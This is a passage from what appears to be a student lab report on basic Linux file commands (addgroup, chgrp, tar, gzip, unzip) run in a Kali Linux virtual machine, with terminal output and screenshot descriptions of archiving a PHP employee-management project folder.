
```
kali@kali: ~  
$ sudo addgroup information  
Adding group 'information' (GID 1004) ...  
Done.  
$ sudo chgrp information peri.txt  
$ ls -l peri.txt  
-rw-r--r-- 1 kali information 0 May 21 03:30 peri.txt  
$
```

File Compression and Archiving:

tar: Archive files


Commands :

- tar cvf f.tar*
- tar xvf f.tar
- tar tvf f.tar



The screenshot shows a Kali Linux terminal window titled "Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal displays the command `$ tar cvf f.tar *` and its output, which lists the contents of the current directory. The output shows a directory structure starting with "Desktop/" and "Desktop/employee mgmt", followed by various files and subdirectories including "PHP/", "PHP/pswrds.txt", "PHP/elms/", "PHP/elms/Sql_file/", "PHP/elms/Sql_file/elms.sql", "PHP/elms/logout.php", "PHP/elms/forgot-password.php", "PHP/elms/index.php", "PHP/elms/assets/", "PHP/elms/assets/images/", "PHP/elms/assets/images/profile-image.png", "PHP/elms/assets/images/mountains1.png", "PHP/elms/assets/images/weather.jpg", "PHP/elms/assets/images/mountains2.jpg", "PHP/elms/assets/plugins/", "PHP/elms/assets/plugins/masonry/", "PHP/elms/assets/plugins/masonry/masonry.pkgd.min.js", "PHP/elms/assets/plugins/select2/", "PHP/elms/assets/plugins/select2/js/", "PHP/elms/assets/plugins/select2/js/i18n/", "PHP/elms/assets/plugins/select2/js/i18n/de.js", "PHP/elms/assets/plugins/select2/js/i18n/ja.js", "PHP/elms/assets/plugins/select2/js/i18n/da.js", "PHP/elms/assets/plugins/select2/js/i18n/is.js", "PHP/elms/assets/plugins/select2/js/i18n/th.js", "PHP/elms/assets/plugins/select2/js/i18n/sr.js", "PHP/elms/assets/plugins/select2/js/i18n/zh-TW.js", "PHP/elms/assets/plugins/select2/js/i18n/ko.js", "PHP/elms/assets/plugins/select2/js/i18n/sv.js", "PHP/elms/assets/plugins/select2/js/i18n/az.js", "PHP/elms/assets/plugins/select2/js/i18n/pt.js", "PHP/elms/assets/plugins/select2/js/i18n/hi.js", "PHP/elms/assets/plugins/select2/js/i18n/ca.js", "PHP/elms/assets/plugins/select2/js/i18n/zh-CN.js", "PHP/elms/assets/plugins/select2/js/i18n/lv.js", "PHP/elms/assets/plugins/select2/js/i18n/pl.js", "PHP/elms/assets/plugins/select2/js/i18n/hu.js", "PHP/elms/assets/plugins/select2/js/i18n/uk.js", "PHP/elms/assets/plugins/select2/js/i18n/tr.js", "PHP/elms/assets/plugins/select2/js/i18n/it.js", "PHP/elms/assets/plugins/select2/js/i18n/nb.js", "PHP/elms/assets/plugins/select2/js/i18n/ms.js", "PHP/elms/assets/plugins/select2/js/i18n/bg.js", "PHP/elms/assets/plugins/select2/js/i18n/fa.js", "PHP/elms/assets/plugins/select2/js/i18n/he.js", and "PHP/elms/assets/plugins/select2/js/i18n/ru.js".

```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
5:16
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ tar cvf f.tar *
Desktop/
Desktop/employee mgmt PHP/
Desktop/employee mgmt PHP/pswrds.txt
Desktop/employee mgmt PHP/elms/
Desktop/employee mgmt PHP/elms/Sql_file/
Desktop/employee mgmt PHP/elms/Sql_file/elms.sql
Desktop/employee mgmt PHP/elms/logout.php
Desktop/employee mgmt PHP/elms/forgot-password.php
Desktop/employee mgmt PHP/elms/index.php
Desktop/employee mgmt PHP/elms/assets/
Desktop/employee mgmt PHP/elms/assets/images/
Desktop/employee mgmt PHP/elms/assets/images/profile-image.png
Desktop/employee mgmt PHP/elms/assets/images/mountains1.png
Desktop/employee mgmt PHP/elms/assets/images/weather.jpg
Desktop/employee mgmt PHP/elms/assets/images/mountains2.jpg
Desktop/employee mgmt PHP/elms/assets/plugins/
Desktop/employee mgmt PHP/elms/assets/plugins/masonry/
Desktop/employee mgmt PHP/elms/assets/plugins/masonry/masonry.pkgd.min.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/de.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/ja.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/da.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/is.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/th.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/sr.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/zh-TW.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/ko.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/sv.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/az.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/pt.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/hi.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/ca.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/zh-CN.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/lv.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/pl.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/hu.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/uk.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/tr.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/it.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/nb.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/ms.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/bg.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/fa.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/he.js
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/ru.js
```



The screenshot shows a Kali Linux virtual machine running in Oracle VM VirtualBox. The terminal window is titled "kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal prompt is "kali@kali: ~". The user has executed the command "\$ tar xvf f.tar", which has extracted a large number of files into the Desktop directory. The output shows a directory structure for "employee mgmt" with various PHP files and a "plugins/select2" directory containing many JavaScript files.

```
(kali@kali)-[~]  
$ tar xvf f.tar  
Desktop/  
Desktop/employee mgmt PHP/  
Desktop/employee mgmt PHP/pswrds.txt  
Desktop/employee mgmt PHP/elms/  
Desktop/employee mgmt PHP/elms/Sql_file/  
Desktop/employee mgmt PHP/elms/Sql_file/elms.sql  
Desktop/employee mgmt PHP/elms/logout.php  
Desktop/employee mgmt PHP/elms/forgot-password.php  
Desktop/employee mgmt PHP/elms/index.php  
Desktop/employee mgmt PHP/elms/assets/  
Desktop/employee mgmt PHP/elms/assets/images/  
Desktop/employee mgmt PHP/elms/assets/images/profile-image.png  
Desktop/employee mgmt PHP/elms/assets/images/mountains1.png  
Desktop/employee mgmt PHP/elms/assets/images/weather.jpg  
Desktop/employee mgmt PHP/elms/assets/images/mountains2.jpg  
Desktop/employee mgmt PHP/elms/assets/plugins/  
Desktop/employee mgmt PHP/elms/assets/plugins/masonry/  
Desktop/employee mgmt PHP/elms/assets/plugins/masonry/masonry.pkgd.min.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/de.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/ja.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/da.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/is.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/th.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/sr.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/zh-TW.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/ko.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/sv.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/az.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/pt.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/hi.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/ca.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/zh-CN.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/lv.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/pl.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/hu.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/uk.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/tr.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/it.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/nb.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/ms.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/bg.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/fa.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/he.js  
Desktop/employee mgmt PHP/elms/assets/plugins/select2/js/i18n/ru.js
```




```

(kali@kali)-[~]
$ tar tvf f.tar
drwxr-xr-x kali/kali      0 2023-05-21 04:47 Desktop/
drwx----- kali/kali      0 2022-11-04 01:00 Desktop/employee mgmt PHP/
-rw-r--r-- kali/kali    244 2022-09-24 23:45 Desktop/employee mgmt PHP/pswrds.txt
drwx----- kali/kali      0 2022-10-28 12:09 Desktop/employee mgmt PHP/elms/
drwx----- kali/kali      0 2022-09-11 10:33 Desktop/employee mgmt PHP/elms/Sql_file/
-rw-r--r-- kali/kali   7988 2022-09-11 10:17 Desktop/employee mgmt PHP/elms/Sql_file/elms.s
ql
-rw-r--r-- kali/kali     377 2022-09-11 10:17 Desktop/employee mgmt PHP/elms/logout.php
-rw-r--r-- kali/kali   10275 2022-10-25 13:38 Desktop/employee mgmt PHP/elms/forgot-password
.php
-rw-r--r-- kali/kali    8752 2022-10-25 13:23 Desktop/employee mgmt PHP/elms/index.php
drwx----- kali/kali      0 2022-09-11 10:32 Desktop/employee mgmt PHP/elms/assets/
drwx----- kali/kali      0 2022-09-11 10:32 Desktop/employee mgmt PHP/elms/assets/images/
-rw-r--r-- kali/kali   37003 2022-09-11 10:17 Desktop/employee mgmt PHP/elms/assets/images/p
rofile-image.png
-rw-r--r-- kali/kali  588346 2022-09-11 10:17 Desktop/employee mgmt PHP/elms/assets/images/m
ountains1.png
-rw-r--r-- kali/kali   48735 2022-09-11 10:17 Desktop/employee mgmt PHP/elms/assets/images/w
eather.jpg
-rw-r--r-- kali/kali  463862 2022-09-11 10:17 Desktop/employee mgmt PHP/elms/assets/images/m
ountains2.jpg
drwx----- kali/kali      0 2022-09-11 10:33 Desktop/employee mgmt PHP/elms/assets/plugins/
drwx----- kali/kali      0 2022-09-11 10:32 Desktop/employee mgmt PHP/elms/assets/plugins/
masonry/
-rw-r--r-- kali/kali   23601 2022-09-11 10:17 Desktop/employee mgmt PHP/elms/assets/plugins/
masonry/masonry.pkgd.min.js
drwx----- kali/kali      0 2022-09-11 10:32 Desktop/employee mgmt PHP/elms/assets/plugins/
select2/
drwx----- kali/kali      0 2022-09-11 10:32 Desktop/employee mgmt PHP/elms/assets/plugins/
select2/js/
drwx----- kali/kali      0 2022-09-11 10:33 Desktop/employee mgmt PHP/elms/assets/plugins/
select2/js/i18n/
-rw-r--r-- kali/kali    775 2022-09-11 10:18 Desktop/employee mgmt PHP/elms/assets/plugins/
select2/js/i18n/de.js
-rw-r--r-- kali/kali    848 2022-09-11 10:18 Desktop/employee mgmt PHP/elms/assets/plugins/
select2/js/i18n/ja.js
-rw-r--r-- kali/kali    816 2022-09-11 10:18 Desktop/employee mgmt PHP/elms/assets/plugins/
select2/js/i18n/da.js
-rw-r--r-- kali/kali    773 2022-09-11 10:18 Desktop/employee mgmt PHP/elms/assets/plugins/
select2/js/i18n/is.js
-rw-r--r-- kali/kali    948 2022-09-11 10:18 Desktop/employee mgmt PHP/elms/assets/plugins/
select2/js/i18n/th.js
-rw-r--r-- kali/kali    880 2022-09-11 10:18 Desktop/employee mgmt PHP/elms/assets/plugins/
select2/js/i18n/sr.js
-rw-r--r-- kali/kali    708 2022-09-11 10:18 Desktop/employee mgmt PHP/elms/assets/plugins/
select2/js/i18n/zh-TW.js
-rw-r--r-- kali/kali    854 2022-09-11 10:18 Desktop/employee mgmt PHP/elms/assets/plugins/

```


gzip: Compress files



```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help


(kali@kali)-[~]
$ gzip peri.txt

(kali@kali)-[~]
$ gzip -f f1.txt

(kali@kali)-[~]
$ gzip -k f1.txt.gz
gzip: f1.txt.gz already has .gz suffix -- unchanged

(kali@kali)-[~]
$
```

unzip: Extract files from a ZIP archive



```
Kali(20BCI0189) - Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help

